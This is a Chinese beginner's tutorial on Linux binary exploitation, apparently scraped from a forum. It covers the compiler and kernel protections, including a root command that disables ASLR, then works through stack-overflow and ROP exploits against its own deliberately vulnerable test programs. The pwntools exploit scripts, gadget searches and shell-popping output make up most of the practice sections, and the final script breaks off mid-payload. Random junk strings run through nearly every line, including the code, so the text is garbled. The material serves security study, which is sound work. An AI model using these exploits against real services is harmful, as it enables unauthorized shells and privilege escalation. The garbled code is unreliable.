|
PWN是一个黑客语法的俚语词,自”own”这个字引申出来的,意为玩家在整个游戏对战中处在胜利的优势。本文记录菜鸟学习linux pwn入门的一些过程,详细介绍linux上的保护机制,分析一些常见漏洞如栈溢出,堆溢出,use after free等,以及一些常见工具介绍等。 linux程序的常用保护机制先来学习一些关于linux方面的保护措施,操作系统提供了许多安全机制来尝试降低或阻止缓冲区溢出攻击带来的安全风险,包括DEP、ASLR等。从checksec入手来学习linux的保护措施。checksec可以检查可执行文件各种安全属性,包括Arch,RELRO,Stack,NX,PIE等。 pip安装pwntools后自带checksec检查elf文件.
+ Z2 H# m( T1 T! P" C- checksec xxxx.soArch: aarch64-64-littleRELRO: Full RELROStack: Canary foundNX: NX enabledPIE: PIE enabled
- ) j F ^# Y5 ]. r5 G3 j' ?8 d
- brew install binutils
% E- J) `7 \- i9 b" {$ h( d
gdb里peda插件里自带的checksec功能
8 P. b; a9 d! z f' J3 ~- gdb level4 //加载目标程序- I: {! j+ u8 N g8 _
- gdb-peda$ checksec e' s- r1 y* s' b7 h% h- D: j
- CANARY : disabled, g8 B9 P! [4 [% s. F3 M
- FORTIFY : disabled
- j d8 f. p# ]; S$ d - NX : ENABLED
" r! F" I& c; J1 V s, I - PIE : disabled
9 n W$ A- s! [! a3 ~% k' c - RELRO : Partial
; w( [/ {( Z$ `CANNARY金丝雀(栈保护)/Stack protect/栈溢出保护栈溢出保护是一种缓冲区溢出攻击缓解手段,当函数存在缓冲区溢出攻击漏洞时,攻击者可以覆盖栈上的返回地址来让shellcode能够得到执行。当启用栈保护后,函数开始执行的时候会先往栈里插入cookie信息,当函数真正返回的时候会验证cookie信息是否合法,如果不合法就停止程序运行。攻击者在覆盖返回地址的时候往往也会将cookie信息给覆盖掉,导致栈保护检查失败而阻止shellcode的执行。在Linux中我们将cookie信息称为canary/金丝雀。gcc在4.2版本中添加了-fstack-protector和-fstack-protector-all编译参数以支持栈保护功能,4.9新增了-fstack-protector-strong编译参数让保护的范围更广。 开启命令如下: - ; s* z9 c( _+ L$ f! @( P
- gcc -o test test.c // 默认情况下,开启Canary保护, t6 M/ s8 }, g
- gcc -fno-stack-protector -o test test.c //禁用栈保护
6 U: \" F! G! d! e. _! {1 s8 W( q - gcc -fstack-protector -o test test.c //启用堆栈保护,不过只为局部变量中含有 char 数组的函数插入保护代码
- 3 t7 R6 P/ N3 q5 V0 E/ ~2 L; x
- gcc -fstack-protector-all -o test test.c //启用堆栈保护,为所有函数插入保护代码
/ ?* X7 c7 i* v# {& E( E, t- v( H; t1 y) p
FORTIFY/轻微的检查fority其实非常轻微的检查,用于检查是否存在缓冲区溢出的错误。适用情形是程序采用大量的字符串或者内存操作函数,如memcpy,memset,strcpy,strncpy,strcat,strncat,sprintf,snprintf,vsprintf,vsnprintf,gets以及宽字符的变体。FORTIFY_SOURCE设为1,并且将编译器设置为优化1(gcc -O1),以及出现上述情形,那么程序编译时就会进行检查但又不会改变程序功能 开启命令如下: - ' R7 {* {0 B2 p4 F( @
- gcc -o test test.c // 默认情况下,不会开这个检查gcc -D_FORTIFY_SOURCE=1 -o test test.c // 较弱的检查gcc -D_FORTIFY_SOURCE=1 仅仅只会在编译时进行检查 (特别像某些头文件 #include <string.h>)_FORTIFY_SOURCE设为1,并且将编译器设置为优化1(gcc -O1),以及出现上述情形,那么程序编译时就会进行检查但又不会改变程序功能gcc -D_FORTIFY_SOURCE=2 -o test test.c // 较强的检查gcc -D_FORTIFY_SOURCE=2 程序执行时也会有检查 (如果检查到缓冲区溢出,就终止程序)_FORTIFY_SOURCE设为2,有些检查功能会加入,但是这可能导致程序崩溃。
看编译后的二进制汇编我们可以看到gcc生成了一些附加代码,通过对数组大小的判断替换strcpy, memcpy, memset等函数名,达到防止缓冲区溢出的作用。 NX/DEP/数据执行保护数据执行保护(DEP)(Data Execution Prevention) 是一套软硬件技术,能够在内存上执行额外检查以帮助防止在系统上运行恶意代码。在 Microsoft Windows XP Service Pack 2及以上版本的Windows中,由硬件和软件一起强制实施 DEP。支持 DEP 的 CPU 利用一种叫做NX(No eXecute) 不执行”的技术识别标记出来的区域。如果发现当前执行的代码没有明确标记为可执行(例如程序执行后由病毒溢出到代码执行区的那部分代码),则禁止其执行,那么利用溢出攻击的病毒或网络攻击就无法利用溢出进行破坏了。如果 CPU 不支持 DEP,Windows 会以软件方式模拟出 DEP 的部分功能。NX即No-eXecute(不可执行)的意思,NX(DEP)的基本原理是将数据所在内存页标识为不可执行,当程序溢出成功转入shellcode时,程序会尝试在数据页面上执行指令,此时CPU就会抛出异常,而不是去执行恶意指令。 开启命令如下: - 3 p$ D: V7 Z+ b
- gcc -o test test.c // 默认情况下,开启NX保护
+ J7 N* a2 y; u6 I* `' ? - gcc -z execstack -o test test.c // 禁用NX保护! K J0 \: T0 W0 P* i* d/ f3 |
- gcc -z noexecstack -o test test.c // 开启NX保护
$ t8 k7 W5 M ?$ N在Windows下,类似的概念为DEP(数据执行保护),在最新版的Visual Studio中默认开启了DEP编译选项。 ASLR (Address space layout randomization)ASLR是一种针对缓冲区溢出的安全保护技术,通过对堆、栈、共享库映射等线性区布局的随机化,通过增加攻击者预测目的地址的难度,防止攻击者直接定位攻击代码位置,达到阻止溢出攻击的目的。如今Linux、FreeBSD、Windows等主流操作系统都已采用了该技术。此技术需要操作系统和软件相配合。ASLR在linux中使用此技术后,杀死某程序后重新开启,地址就会会改变 在Linux上 关闭ASLR,切换至root用户,输入命令 - ; B$ O9 \* [2 Z3 I6 y/ H2 t/ l5 _
- echo 0 > /proc/sys/kernel/randomize_va_space
' n) h! k" p( A. q _) Q5 C开启ASLR,切换至root用户,输入命令 - + j# L4 x$ d* y: L# U* _7 @: }" U; P9 \
- echo 2 > /proc/sys/kernel/randomize_va_space
上面的序号代表意思如下: 0 - 表示关闭进程地址空间随机化。 1 - 表示将mmap的基址,stack和vdso页面随机化。 2 - 表示在1的基础上增加栈(heap)的随机化。 可以防范基于Ret2libc方式的针对DEP的攻击。ASLR和DEP配合使用,能有效阻止攻击者在堆栈上运行恶意代码。 PIE和PICPIE最早由RedHat的人实现,他在连接起上增加了-pie选项,这样使用-fPIE编译的对象就能通过连接器得到位置无关可执行程序。fPIE和fPIC有些不同。-fPIC与-fpic都是在编译时加入的选项,用于生成位置无关的代码(Position-Independent-Code)。这两个选项都是可以使代码在加载到内存时使用相对地址,所有对固定地址的访问都通过全局偏移表(GOT)来实现。-fPIC和-fpic最大的区别在于是否对GOT的大小有限制。-fPIC对GOT表大小无限制,所以如果在不确定的情况下,使用-fPIC是更好的选择。-fPIE与-fpie是等价的。这个选项与-fPIC/-fpic大致相同,不同点在于:-fPIC用于生成动态库,-fPIE用与生成可执行文件。再说得直白一点:-fPIE用来生成位置无关的可执行代码。 PIE和ASLR不是一样的作用,ASLR只能对堆、栈,libc和mmap随机化,而不能对如代码段,数据段随机化,使用PIE+ASLR则可以对代码段和数据段随机化。区别是ASLR是系统功能选项,PIE和PIC是编译器功能选项。联系点在于在开启ASLR之后,PIE才会生效。 开启命令如下: - 9 j& h) J& A6 w1 W6 Y8 g, E
- gcc -o test test.c // 默认情况下,不开启PIE
$ u' `6 J7 N8 }0 K! d0 ` - gcc -fpie -pie -o test test.c // 开启PIE,此时强度为1( s0 h, G8 m! I( [* L, x/ E5 R; J
- gcc -fPIE -pie -o test test.c // 开启PIE,此时为最高强度2
0 L8 Q$ l3 N- c8 c' Z - gcc -fpic -o test test.c // 开启PIC,此时强度为1,不会开启PIE& }/ N* M3 J" h+ D1 F$ _
- gcc -fPIC -o test test.c // 开启PIC,此时为最高强度2,不会开启PIE
/ l) Z. l- |3 R; dRELRO(read only relocation)在很多时候利用漏洞时可以写的内存区域通常是黑客攻击的目标,尤其是存储函数指针的区域。而动态链接的ELF二进制文件使用称为全局偏移表(GOT)的查找表来动态解析共享库中的函数,GOT就成为了黑客关注的目标之一, GCC, GNU linker以及Glibc-dynamic linker一起配合实现了一种叫做relro的技术: read only relocation。大概实现就是由linker指定binary的一块经过dynamic linker处理过 relocation之后的区域,GOT为只读.设置符号重定向表为只读或在程序启动时就解析并绑定所有动态符号,从而减少对GOT(Global Offset Table)攻击。如果RELRO为 “Partial RELRO”,说明我们对GOT表具有写权限。 开启命令如下: - 7 I7 i3 g# T: [; \
- gcc -o test test.c // 默认情况下,是Partial RELRO. M7 i7 }2 \7 y; O
- gcc -z norelro -o test test.c // 关闭,即No RELRO
4 P8 I$ b7 B0 |5 F# l5 x/ l - gcc -z lazy -o test test.c // 部分开启,即Partial RELRO7 a$ x9 w" y/ k% C0 c
- gcc -z now -o test test.c // 全部开启
开启FullRELRO后写利用时就不能复写got表。 pwn工具常见整合pwntoolspwntools是一个二进制利用框架,网上关于pwntools的用法教程很多,学好pwntools对于做漏洞的利用和理解漏洞有很好的帮助。可以利用pwntools库开发基于python的漏洞利用脚本。 pycharmpycharm可以实时调试和编写攻击脚本,提高了写利用的效率。 在远程主机上执行 - / `: X2 @ b% d# i# @1 u
- socat TCP4-LISTEN:10001,fork EXEC:./linux_x64_test1

# |+ ?6 L% s# A7 p7 ^' F! A6 j6 H用pycharm工具开发pwn代码,远程连接程序进行pwn测试。需要设置环境变量 TERM=linux;TERMINFO=/etc/terminfo,并勾选 Emulate terminal in output coonsoole 然后pwntools的python脚本使用远程连接
# M) i2 z E/ T9 t0 e- p = remote('172.16.36.176', 10001)
4 e) c) Y( ?# {7 K( r
ida ]5 \& J1 P* N5 O! q
- ' m% ?8 O; R- ?( k0 {, ~
- ...raw_input() # for debug...p.interactive()
当pwntools开发的python脚本暂停时,远程ida可以附加查看信息 gdb附加4 }: l1 B- [3 q! f2 f/ @' f
, V3 U: ~' B4 |+ V* n' q- #!/usr/bin/python
0 R3 T F0 U; s$ Y6 ~' N1 G9 l - # -*- coding: UTF-8 -*-6 q" K* A2 g* Q; U+ Z
- import pwn
; Z, E6 g9 v. t' q2 `* U# @# t% I# M - ...: r: U% K" ]7 Z6 i
- # Get PID(s) of target. The returned PID(s) depends on the type of target:+ Z9 M; t- x' a7 z1 z9 }
- m_pid=pwn.proc.pidof(p)[0]" B) I& V1 N# _' A/ Q
- print("attach %d" % m_pid)% b+ d8 X) L) i! G/ ^9 \
- pwn.gdb.attach(m_pid) # 链接gdb调试,先在gdb界面按下n下一步返回python控制台enter继续(两窗口同步): }( ]/ t; L6 R! y* s
- ^; j% k0 b0 H/ C& M- print("\n##########sending payload##########\n")
" |, M7 y$ G2 R$ j8 z. j - p.send(payload)
8 e3 }3 f# |5 {+ r# p7 u6 d& g - 8 V% l- Q- H; ~1 G
- pwn.pause()
% q a; W7 g M8 v5 g* i - p.interactive()
\1 o, d4 D0 V5 o. R0 s

+ ~% Y4 Z% `# y' }! ]- Bgdb插件枚举3)libheap(查看堆信息) pip3 install libheap —verbose EDB附加EDB 是一个可视化的跨平台调试器,跟win上的Ollydbg很像。 lldb插件voltron & lisa。一个拥有舒服的ui界面,一个简洁但又拥有实用功能的插件。 voltron配合tmux会产生很好的效果,如下: 实践通过几个例子来了解常见的几种保护手段和熟悉常见的攻击手法。实践平台 ubuntu 14.16_x64 实践1栈溢出利用溢出改变程序走向
# l- n$ A" D7 @$ X/ L1 Q2 @7 k' P编译测试用例
* A) e$ o, `% ^- ~" Z, D- ' b4 _. o% ]( ^7 _0 j
- #include <stdio.h>9 @9 Y F8 C. C
- #include <stdlib.h>
! @6 C( w1 \; s4 d+ Y$ n2 @2 {4 ^( J - #include <unistd.h>$ u- P x# `* ~
- void callsystem()$ ^6 h2 [* _ V' D9 ]- B, t
- { system("/bin/sh"); }# b& m* D c7 C
- void vulnerable_function() {- l% P8 d& |/ X- [+ N
- char buf[128];
3 k9 E. ]/ L1 ]. ? - read(STDIN_FILENO, buf, 512);
2 q8 w8 y) q( ]9 i4 D2 `" _ - }
, {" A/ ]! d2 Y/ } - int main(int argc, char** argv) {: M" N0 G) J2 }0 W' T
- write(STDOUT_FILENO, "Hello, World\n", 13);1 z$ W! Q4 D% [- T, j- S! V9 ]
- // /dev/stdin fd/0
- q/ x1 G8 r, V8 T6 i - // /dev/stdout fd/1
. ? p' S: u C. I' f - // /dev/stderr fd/28 O! y w6 X. g
- vulnerable_function();5 J6 t y0 f# O e: P
- }
% V d# }4 Y: t! y; x - 编译方法:#!bashgcc -fno-stack-protector linux_x64_test1.c -o linux_x64_test1 -ldl //禁用栈保护
检测如下: - + ^& E( q" S6 N/ ^
- gdb-peda$ checksec linux_x64_test16 [% W6 R3 V; ^# z
- CANARY : disabled
6 `- W; v% M5 Z4 s - FORTIFY : disabled* N/ F& s. J5 J) D k
- NX : ENABLED
K- c3 K3 a: a) X% h. Z4 ? - PIE : disabled+ h/ d' r7 p; {' H0 Y
- RELRO : Partial
发现没有栈保护,没有CANARY保护 生成构造的数据这里用到一个脚本pattern.py来生成随机数据,来自这里 - 5 f2 p% X" J, S! ~. B
- python2 pattern.py create 150+ v% X# M2 m# A3 L5 T. Y2 C, U; T
- Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4Ac5Ac6Ac7Ac8Ac9Ad0Ad1Ad2Ad3Ad4Ad5Ad6Ad7Ad8Ad9Ae0Ae1Ae2Ae3Ae4Ae5Ae6Ae7Ae8Ae9
z" [, L! m6 E) X2 R8 E4 a' B6 f
: p% y# ^: G6 `# B获取到溢出偏移用lldb进行调试 - 4 t/ H" i3 k6 T
- panda@ubuntu:~/Desktop/test$ lldb linux_x64_test1) [. q+ K" D& h' U
- (lldb) target create "linux_x64_test1"( z5 n( L% E+ v; g' L2 x' F0 m: d
- Current executable set to 'linux_x64_test1' (x86_64).
; I! e# `7 K( F# N: {& O - (lldb) run
: S- s: _- m& p! H0 \! b9 w2 n2 C - Process 117360 launched: '/home/panda/Desktop/test/linux_x64_test1' (x86_64)
0 b" S( X: X1 _) u - Hello, World
# t! C( A/ t* w8 l2 d! d6 c - Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4Ac5Ac6Ac7Ac8Ac9Ad0Ad1Ad2Ad3Ad4Ad5Ad6Ad7Ad8Ad9Ae0Ae1Ae2Ae3Ae4Ae5Ae6Ae7Ae8Ae9
$ U2 n0 Z" }3 ~" s4 b - Process 117360 stopped
+ ~: H/ `" s& U6 g6 z9 T { - * thread #1: tid = 117360, 0x00000000004005e7 linux_x64_test1`vulnerable_function + 32, name = 'linux_x64_test1', stop reason = signal SIGSEGV: invalid address (fault address: 0x0)9 s% X' {* A2 P, p! J3 h1 H3 @
- frame #0: 0x00000000004005e7 linux_x64_test1`vulnerable_function + 32
" B, g; r, L0 l3 f# m# @ - linux_x64_test1`vulnerable_function:
' U' I4 a' ?) b5 H- h3 v - -> 0x4005e7 <+32>: retq
) [( i& J" s% V$ [( a - 9 H5 m& j5 d' j! R( |4 a4 \7 l
- linux_x64_test1`main:* F% f) N' f- C& @
- 0x4005e8 <+0>: pushq %rbp! S0 c& b, f6 y# X/ p
- 0x4005e9 <+1>: movq %rsp, %rbp/ C. f& m B+ }( m
- 0x4005ec <+4>: subq $0x10, %rsp
3 c' k4 U9 |. c2 w; {: p) m - (lldb) x/xg $rsp
" W9 } x+ n2 n4 z6 i: I e+ L; p - 0x7fffffffdd58: 0x3765413665413565
+ K" z9 p( N5 A& Z0 R: B - # {: O3 _' q& }& L; X7 z( y* M5 h
- python2 pattern.py offset 0x3765413665413565
$ m/ r) Q: l* N! ] - hex pattern decoded as: e5Ae6Ae7
* U) l8 s% U3 F2 K1 h0 w5 { W - 136
发现溢出字符串长度为 136+ret_address 获取 callsystem 函数地址因为代码中存在辅助函数callsystem,直接获取地址
1 s' n2 w, ^5 o, k5 I( o& }) |- panda@ubuntu:~/Desktop/test$ nm linux_x64_test1|grep call
8 ^- z: b/ E3 K - 00000000004005b6 T callsystem
! {. I5 T) z' s0 C3 ~ w0 O编写并测试利用_提权pwntools是一个二进制利用框架,可以用python编写一些利用脚本,方便达到利用漏洞的目的,当然也可以用其他手段。 - $ }' ]& X, A$ u4 b$ ?2 l; u9 c9 l* M
- import pwn6 u' D# { ]+ b0 K) O5 a
- . \$ k& F3 D. j) o' M
- # p = pwn.process("./linux_x64_test1"): l/ S* G& D7 S2 X" w- D- I
- p = remote('172.16.36.174', 10002)
: @. u {4 s" K n) a - callsystem_address = 0x00000000004005b6
8 K! b9 H a; w - payload="A"*136 + pwn.p64(callsystem_address)5 L& ` r# F' u& _& ~
- 3 H7 _4 E# X# A _! w+ R2 N
- p.send(payload)3 Q! f1 T& C' z# }+ R
- p.interactive()
测试利用拿到shell
: I8 K' A* A9 q# M- panda@ubuntu:~/Desktop/test$ python test.py ( N6 b3 ?7 C- M
- [+] Starting local process './linux_x64_test1': pid 117455: |7 ?; s3 ^% _/ J
- [*] Switching to interactive mode3 L$ Z) S7 k' s$ j
- Hello, World7 Y1 Y3 }1 r7 S J% i; b' v
- $ whoami" L2 H; l4 X; W. i% S
- panda
- 将二进制程序设置为服务端程序,后续文章不再说明
2 R* e# \8 R, V0 N+ V. X* s- socat TCP4-LISTEN:10001,fork EXEC:./linux_x64_test1
* m" ?' {) W5 D, p$ u/ T
3 R, K" q e0 U+ X4 A
; m ~* ~: F4 [测试远程程序 - $ ~# q" O3 R1 q @- r d# R, n
- panda@ubuntu:~/Desktop/test$ python test2.py
% m, _! Z- U7 b @5 f# I - [+] Opening connection to 127.0.0.1 on port 10001: Done/ f( ?6 t8 U+ S& X: z
- [*] Switching to interactive mode
. \8 U3 {' z# ?: f2 `) t# F - Hello, World" ?3 o2 j: B1 M& `* y
- $ whoami
- {4 l) `( V( X4 _: t - panda
如果这个进程是root
8 I0 u; \) R% l* d! t3 {- sudo socat TCP4-LISTEN:10001,fork EXEC:./linux_x64_test1
- |( r6 _3 n, @6 c% j5 |6 V( \+ ^! U
( [! ^; R/ K0 @* n7 o测试远程程序,提权成功
5 I A9 ~& f w* N$ U0 d" `0 H- panda@ubuntu:~/Desktop/test$ python test.py
: F3 Y7 V" b( K* d# o - [+] Opening connection to 127.0.0.1 on port 10001: Done
2 @6 C0 }7 I5 I' f* {# s - [*] Switching to interactive mode
+ c* U! ]' \1 [/ }/ e - Hello, World
% w% }- h% L8 y, m - $ whoami
! s/ J2 h: g6 H) q# E - root
; s# o7 }$ J7 P5 R/ a
实践2栈溢出通过ROP绕过DEP和ASLR防护编译测试用例开启ASLR后,libc地址会不断变化,这里先不讨论怎么获取真实system地址,用了一个辅助函数打印system地址。
+ x9 L; l' z0 |' f& Y7 i- #include <stdio.h>) L: Z9 r! [5 v8 e, P$ E2 `7 @4 h
- #include <stdlib.h>
8 X4 H) z$ U; }: A' @ - #include <unistd.h>4 V; q+ o2 a$ b$ o9 f
- #include <dlfcn.h>$ k6 I. V$ S6 ~( h. j
- void systemaddr()$ e/ C6 p" p* y. O6 k. {6 O- B
- {* f; @/ z* ^; i' {- g% C, K4 W
- void* handle = dlopen("libc.so.6", RTLD_LAZY);
7 T, W5 o( Q0 R - printf("%p\n",dlsym(handle,"system"));# j) d2 q4 U& k1 K7 R# X
- fflush(stdout);
. Q2 d3 h& |$ n0 B - }
3 H$ E% q' v; M) ^ - void vulnerable_function() {6 D: b- d$ s4 L+ u# D; a; C8 T
- char buf[128];
8 Z$ T; C0 J B$ @' e - read(STDIN_FILENO, buf, 512);
( N/ S3 P4 |; I1 a" | - }" J4 w" v/ ^% X( X+ x+ M& G
- int main(int argc, char** argv) {
7 C. c5 a& i6 i2 V; z# S% h - systemaddr();
; J9 {" c$ f; _1 B9 K - write(1, "Hello, World\n", 13);
/ ~& v; x; H' i( L# F6 } - vulnerable_function();- F& w3 s" x% i; y0 N+ A
- }
编译方法: - , ]2 k2 ^$ W1 z. h! S' [5 I' i1 Y
- #!bash
0 n; E' |. T; u! @, {6 d - gcc -fno-stack-protector linux_x64_test2.c -o linux_x64_test2 -ldl //禁用栈保护
& I+ X/ F" S7 u2 C5 @6 u8 z" G1 ]( p检测如下:
8 O- `7 X( @; L5 ~- gdb-peda$ checksec linux_x64_test2
O2 B' ]4 p$ j+ n2 E - CANARY : disabled
6 z2 R; T; _0 U& }0 K! i1 Q - FORTIFY : disabled
7 P: a5 T+ [3 K# i0 u+ i - NX : ENABLED
' r" I- e& I) f; z - PIE : disabled" x- M: E3 t2 `
- RELRO : Partial
5 x# j2 v# h' ^# d9 n观察ASLR,运行两次,发现每次libc的system函数地址会变化, - * F. ^& e# f9 f
- panda@ubuntu:~/Desktop/test$ ./linux_x64_test2 7 ]' ~: w" o' A( m( q2 b
- 0x7f9d7d71a390 f$ m2 b; L* P F1 `8 I# f" N
- Hello, World
0 ~7 M* b2 `' m+ B5 I8 z+ x - ) `7 w6 j" Z ]! t
- panda@ubuntu:~/Desktop/test$ ./linux_x64_test2
/ p! m; F+ `# M* w$ Y) K - 0x7fa84dc3d390
# Z5 N& w* ^! v6 w7 V - Hello, World
ROP简介ROP的全称为Return-oriented programming(返回导向编程),是一种高级的内存攻击技术可以用来绕过现代操作系统的各种通用防御(比如内存不可执行DEP和代码签名等) 寻找ROP我们希望最后执行system(“/bin/sh”),缓冲区溢出后传入”/bin/sh”的地址和函数system地址。我们想要的x64的gadget一般如下:
( C3 ~) r0 N% `$ z- x0 [- pop rdi // rdi="/bin/sh"8 m* b- f- K1 L- y7 {
- ret // call system_addr# v+ l* F8 u5 T1 r- a5 }; l
- # I& Z0 X/ P) T& g. [
- pop rdi // rdi="/bin/sh"$ X5 h! G1 m0 `% Y7 N- x5 y8 ^
- pop rax // rax= system_addr2 _6 G( E+ Q4 R! C# Y4 G( y6 J
- call rax // call system_addr
, T; q/ f: n3 ]/ ^; w* b系统开启了aslr,只能通过相对偏移来计算gadget,在二进制中搜索,这里用到工具ROPgadget - % i3 Y( c, k2 S
- panda@ubuntu:~/Desktop/test$ ROPgadget --binary linux_x64_test2 --only "pop|sret", ~2 [" ^% a6 M
- Gadgets information, T2 F9 @) C/ J7 [ w, {
- ============================================================
* B$ c4 j( l0 [$ I" k7 d3 R& k
K' I- ^+ _0 l7 m! g* K- f4 q- Unique gadgets found: 0
获取二进制的链接 - & H( v, u, {) n! W
- panda@ubuntu:~/Desktop/test$ ldd linux_x64_test2! x! l8 Q3 s1 ^# l/ H D
- linux-vdso.so.1 => (0x00007ffeae9ec000): c2 P4 ^2 x/ j9 F8 Q! i
- libdl.so.2 => /lib/x86_64-linux-gnu/libdl.so.2 (0x00007fdc0531f000)$ p: s0 Y% E2 I! a, X/ G: z4 L
- libc.so.6 => /lib/x86_64-linux-gnu/libc.so.6 (0x00007fdc04f55000) Z4 M! ]( d7 [/ {/ ^
- /lib64/ld-linux-x86-64.so.2 (0x00007fdc05523000)
[# \; i/ E+ K在库中搜索 pop ret
4 A } W% I$ o( r5 _6 G( D; [! r- panda@ubuntu:~/Desktop/test$ ROPgadget --binary /lib/x86_64-linux-gnu/libc.so.6 --only "pop|ret" |grep rdi
3 T0 E/ _$ C* p2 T; d4 | - 0x0000000000020256 : pop rdi ; pop rbp ; ret: A6 y& X9 y) f4 D9 L+ {2 \6 B1 I# T6 K
- 0x0000000000021102 : pop rdi ; ret
决定用 0x0000000000021102 在库中搜索 /bin/sh 字符串
4 S: z) a2 L9 Y: k- panda@ubuntu:~/Desktop/test$ ROPgadget --binary /lib/x86_64-linux-gnu/libc.so.6 --string "/bin/sh"
- G1 Z: A9 Z1 {; M) g) S: L8 X - Strings information' D0 _6 ?3 z5 S7 ^5 q" F2 y% ~9 d
- ============================================================
+ B, d4 j; m, ?2 }; [9 e - 0x000000000018cd57 : /bin/sh
5 u( v, k& k( T$ E/ _/ b, F4 F. @
构造利用并测试这里实现两种gadgets 实现利用目的,分别是version1和version2
% Q6 Z- r% U: C$ B# @- #!/usr/bin/python
# g7 t6 V4 @' z2 p8 l2 t. | - # -*- coding: UTF-8 -*-! `9 M+ D1 ?/ D3 u y/ R w
- import pwn
& f F7 `4 U: w, [9 W: ? - . E% x0 Q6 j" G5 q& p( \" o
- libc = pwn.ELF("./libc.so.6")$ T) {" \% B l& m7 _
- # p = pwn.process("./linux_x64_test2")
9 X+ L7 s& o; y+ f - p = pwn.remote("127.0.0.1",10001)
% z( a2 k0 T n* D) }( s% S
) r6 ?. \ w1 p6 F- systema_addr_str = p.recvuntil("\n")
/ f$ W! A; C" h0 w6 G - systema_addr = int(systema_addr_str,16) # now system addr& Y& M/ N$ v, w% Q, r! x. A& W
- 6 H. Z% E3 }8 o0 w, n3 Q, Q! p
- binsh_static = 0x000000000018cd57: g* t) S- d) j1 b* ^
- binsh2_static = next(libc.search("/bin/sh")); K a% J6 p) D' E
- 8 _) o" a1 d& n
- print("binsh_static = 0x%x" % binsh_static)
4 @$ l. y7 C% N5 ?0 M) b: D ` - print("binsh2_static = 0x%x" % binsh2_static)! [: L9 M/ H" `1 Y8 i5 Q3 j
6 S$ s. [* C2 `$ f- binsh_offset = binsh2_static - libc.symbols["system"] # offset = static1 - static2) T" y6 s# `! S* M! y2 ^
- print("binsh_offset = 0x%x" % binsh_offset)
8 y& X+ {% f& t! I1 o( c
" X. f8 a+ e s% N0 \- binsh_addr = binsh_offset + systema_addr- o1 J! u( F, I9 D1 E$ V0 Z
- print("binsh_addr = 0x%x" % binsh_addr)
/ i: M; _) o- @1 R7 E' ^4 p8 s9 [7 W5 O
2 B- G5 O+ B5 X6 X+ a$ O- # version1
8 u9 m2 _4 y9 h" b$ I/ N, K - # pop_ret_static = 0x0000000000021102 # pop rdi ; ret
% b9 j% r2 s9 X/ c1 j( _( i
' D, B$ o. Y" i* G- k/ M8 x) v- # pop_ret_offset = pop_ret_static - libc.symbols["system"]
1 X g+ I p( O" u2 X( H3 d/ \+ h - # print("pop_ret_offset = 0x%x" % pop_ret_offset)
. H. B, m+ n' ?. p! t
% s! L" @) D. t3 V- # pop_ret_addr = pop_ret_offset + systema_addr; W* C( ?# b- |
- # print("pop_ret_addr = 0x%x" % pop_ret_addr)
% j, w( Z/ F8 d' L& E
$ Z6 u2 t: |+ ` o- # payload="A"*136 +pwn.p64(pop_ret_addr)+pwn.p64(binsh_addr)+pwn.p64(systema_addr)
3 k1 J. f2 j+ n! \ - # binsh_addr 低 x64 第一个参数是rdi
# N' Z7 X; D4 J% {! f; w- Y- C - # systema_addr 高: ]. o1 W) E2 t" G0 l+ h. N0 ~9 f
& J& s& G- I, s9 l4 e0 {- # version2
. A7 a6 t( K, T5 d5 q - pop_pop_call_static = 0x0000000000107419 # pop rax ; pop rdi ; call rax
( O: t! A) M( @/ o4 U* [ - pop_pop_call_offset = pop_pop_call_static - libc.symbols["system"]3 }6 Q" N" o P0 i0 @
- print("pop_pop_call_offset = 0x%x" % pop_pop_call_offset): D7 p& n& G! k' S# m) \ \. v: v
- % V( v4 w! t) h
- pop_pop_call_addr = pop_pop_call_offset + systema_addr* O% B# `. j" x; e7 g8 S" Z
- print("pop_pop_call_addr = 0x%x" % pop_pop_call_addr)
* U5 M+ l- s, m5 G, l4 M/ v4 N3 n
. _' t& k5 i# z9 _- payload="A"*136 +pwn.p64(pop_pop_call_addr)+pwn.p64(systema_addr)+pwn.p64(binsh_addr)) b# N5 G* U4 k3 i l% _' X; J
- # systema_addr 低 pop rax
